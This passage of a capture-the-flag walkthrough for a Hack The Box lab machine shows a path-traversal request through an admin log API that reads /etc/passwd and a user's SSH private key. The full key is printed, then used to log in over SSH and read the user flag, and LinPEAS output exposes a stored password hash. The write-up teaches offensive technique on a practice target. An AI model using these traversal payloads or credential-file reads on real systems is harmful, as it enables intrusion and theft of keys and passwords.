    "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
    "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
    "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
    "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n",
    "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
    "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\n",
    "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
    "systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\n",
    "systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\n"
    ,
    "dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false\n",
    "messagebus:x:101:102::/nonexistent:/usr/sbin/nologin\n",
    "systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\n",
    "pollinate:x:102:1::/var/cache/pollinate:/bin/false\n",
    "polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\n",
    "usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n",
    "sshd:x:104:65534::/run/sshd:/usr/sbin/nologin\n",
    "shirohige:x:1001:1002:White Beard:/home/shirohige:/bin/bash\n",
    "_laurel:x:999:990::/var/log/laurel:/bin/false\n"
  ],
  "Status":201
}
```

Local File Inclusion allows attacker to trick applications into including local files in its execution context.

# Getting a shell

After looking for files containing credentials, I found the SSH private keys in the user's home directory.




Request

```
GET /api/v1/admin/read/log?log_file_name=/../../../home/shirohige/.ssh/id_rsa HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS030DNhLTQ3MWQtO
WQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response


```
HTTP/1.1 201 CREATED
Date: Tue, 28 Jan 2025 16:55:03 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 2831
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
  "/home/shirohige/logs//../../../home/shirohige/.ssh/id_rsa":[
    "-----BEGIN OPENSSH PRIVATE KEY-----\n",
    "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\n",
```

With the SSH private key, we can create an `id_rsa` file.




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B
nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH
dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/
5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY
8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF
uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbqWPS
jBlC7kaBZFqbUOA57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiwPc//AF
Oq8vzE9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2
EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8
sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4
/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY
kKir426YbnqqcvYA2nbIgLyrTgPCOoaQwy2WpWpPUYIvgbBbwbJ89uOLggWPI7lma85nvE
xuTaeiiINbXWdXKkS+5TVTIKOwHcEAla1IQcSr0×CZiM0f+KPv8PZ4yd/lhbmjGwczrDQg
J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa
m1DgOe0mT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l
2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAGARudITbq/S3aB+9icbtOx6D0XcN
SUkM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP
OEU9GoQAtmT8QtilFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy
nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSSuYjp5oGviHb
T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb0dotXxpvWtjTe9y
1Vr6kD/aH2rqSHE1lbO6qBoAdiyycUAajZFbtHsvI5u2SqLvsJR5AhOkDZw2uO7XS0sE/0
cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5pfuEyreDqA
wDjMz7oh0APgkznURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA
wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuY0NeJz3yOHuiGEdJu227BHP3Q0CRjjHC74fN18
nB8V1c1FJ03Bj9KKJZAsX+nDFSTLxUOy7/T39Fy45/mzA1bjbgRfbhheclGqcOW2ZgpgCK
gzGrFox3onf+N5Dl0Xc9FWdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGoO+6VW2patq2sblVt
pErOwUa/cKVlTdoUmIyeqqtOHCv6QmtI3kylhahrQw0rcbkSgAAADBAOAK8JrksZjy4MJh
HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX
zKCwZBxrcPuU0raNkO1haQlupCCGGI5adMLuvefvthMxYxoAPrppptXR+g4uimwp1oJcO5
SSYSPxMLojS9gg++Jv8IuFHerxoTwr1eY8d3smeOBc62yz3tIYBwSe/L1nIY6nBT57DOOY
CGGElC1cS7pOg/XaOh1bPMaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ
n90GYFZoYuRerYOQjdGOOCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G
HwDs1CAcoWDnh7yhGK6lZM3950r1A/RPwt9FcvWfEoQqwvCV37L7YJJ7rDWlTa06qHMRMP
5VNy/4CNnMdXALx0OMVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1r
bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ==
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ █
```

Ensure the correct permissions are set for the file, or SSH won't be able to use it, as the private key file must be readable only by the owner.



```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ sudo chmod 600 id_rsa
```

And now we can now SSH into user `shirohige` and get the user flag




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ sudo ssh -i id_rsa shirohige@10.10.11.37
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jan 28 17:02:41 2025 from 10.10.14.189
shirohige@instant:~$ cat user.txt
7a2ba7769a5fa429fd4f5cdf9a8a81a3
shirohige@instant:~$ █
```

# Privilege Escalation

## Rabbit Hole

After running LinPEAS, I found a database in the `/projects/mywallet/Instant-Api/mywallet/instance` directory, which contained a list of usernames, emails, and hashed passwords.




```
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db
Found /var/lib/PackageKit/transactions.db

 → Extracting tables from /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db (limit 20)
  ⟶ Found interesting column names in wallet_users (output limit 10)
CREATE TABLE wallet_users (
        id INTEGER NOT NULL,
        username VARCHAR,
        email VARCHAR,
        wallet_id VARCHAR,
        password VARCHAR,
        create_date VARCHAR,
        secret_pin INTEGER,
        role VARCHAR,
        status VARCHAR,
        PRIMARY KEY (id),
        UNIQUE (username),
        UNIQUE (email),
        UNIQUE (wallet_id)
)
1, instantAdmin, admin@instant.htb, f0eca6e5-783a-471d-9d8f-0162cbc900db, pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f

 → Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
```

